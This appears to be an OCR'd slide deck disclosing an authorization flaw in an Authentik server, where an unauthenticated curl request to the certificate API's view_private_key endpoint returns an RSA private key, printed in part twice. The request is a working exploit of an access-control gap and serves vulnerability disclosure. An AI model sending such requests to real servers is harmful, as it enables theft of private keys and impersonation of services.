


Admin console - certificates management

Download



Admin - download Certificate & private key


CAN A USER DOWNLOAD THE PRIVATE KEY?

Can a user download the Private key?

- Let's Try

```
$ curl -s -k $'https://authentik.m2a.local/api/v3/crypto/certificatekeypairs/
6c8b5bb-cd2d-435e-a1f2-e341a0c8e4f5/view_private_key/?download='
```


Request Private key Download

Can a user download the Private key?

- Whoops
- Anyone! could download the private key!

```
$ curl -s -k $'https://authentik.m2a.local/api/v3/crypto/certificatekeypairs/
6c8b5bb-cd2d-435e-a1f2-e341a0c8e4f5/view_private_key/?download='

-----BEGIN RSA PRIVATE KEY-----
MIIJJwIBAAKCAgEA3jghLN8BIAfm+dIXLsO1DpaSl+aRql9ifQ+D+xqIOF3tw7xX
zxldTIuKf3l/sqSMGt5IgRScpExfDlnnSZ6vUJ4tTiEYi9RuKlQQUyrV9hfLt7Xx
J3pdtmjEeH7EGMBQlGGhnIdjWJAGTOxQ29RQgilCfLX9tOnbMihhQ4mUEYf9cKBX
p4sz+Fo+ot7C7jfvMUYTrYnl7jndfM/UqoiZDI98Y5JjhUWPWbLgFaK46lMIkOOA
BwmkdAV+k23AXi6CqsOKqzoavg4F+MsXYIfFB4Zl61nSLYqWzXHwnBmzWnD76ev5
N/IOigsYirp6y6hL1Oret/EwPlS6ThCXnzpJOUc1tZDLF5B27LHhNW98/O3v2ROx
2VHksO/M65mr3xt37oOck4uLsMjLWHT7g+hgxEULOqvTl298Rp/a84PH5879YjRP
lgMYmrcW39fMre5F4xF9weIvwKoJrYQtMvyOtgYWcWDzQPsIGWhPHmDh2dQKrxI8
```

Private key Download - No authorization



ANYONE CAN DOWNLOAD THE **PRIVATE KEY**!


Download the private key! Limitation

- Whoops
- Anyone! could download the private key!
- **Limitation** - The internal UUID (set by the Authentik server) is required.

```
$ curl -s -k $'https://authentik.m2a.local/api/v3/crypto/certificatekeypairs/
5c8b5bb-cd2d-435e-a1f2-e341a0c8e4f5/view_private_key/?download='

-----BEGIN RSA PRIVATE KEY-----
MIIJJwIBAAKCAgEA3jghLN8BIAfm+dIXLs01DpaSl+aRql9ifQ+D+xqIOF3tw7xX
zxldTIuKf3l/sqSMGt5IgRScpExfDlnnSZ6vUJ4tTiEYi9RuKlQQUyrV9hfLt7Xx
J3pdtmjEeH7EGMBQlGGhnIdjWJAGTOxQ29RQgilCfLX9tOnbMihhQ4mUEYf9cKBX
p4sz+Fo+ot7C7jfvMUYTrYnl7jndfM/UqoiZDI98Y5JjhUWPWbLgFaK46lMIkOOA
BwmkdAV+k23AXi6CqsOKqzoavg4F+MsXYIfFB4Zl61nSLYqWzXHwnBmzWnD76ev5
N/IOigsYirp6y6hL1Oret/EwPlS6ThCXnzpJOUc1tZDLF5B27LHhNW98/O3v2ROx
2VHksO/M65mr3xt37oOck4uLsMjLWHT7g+hgxEULOqvTl298Rp/a84PH5879YjRP
lgMYmrcW39fMre5F4xF9weIvwKoJrYQtMvyOtgYWcWDzQPsIGWhPHmDh2dQKrxI8
```


Private key Download - No authorization


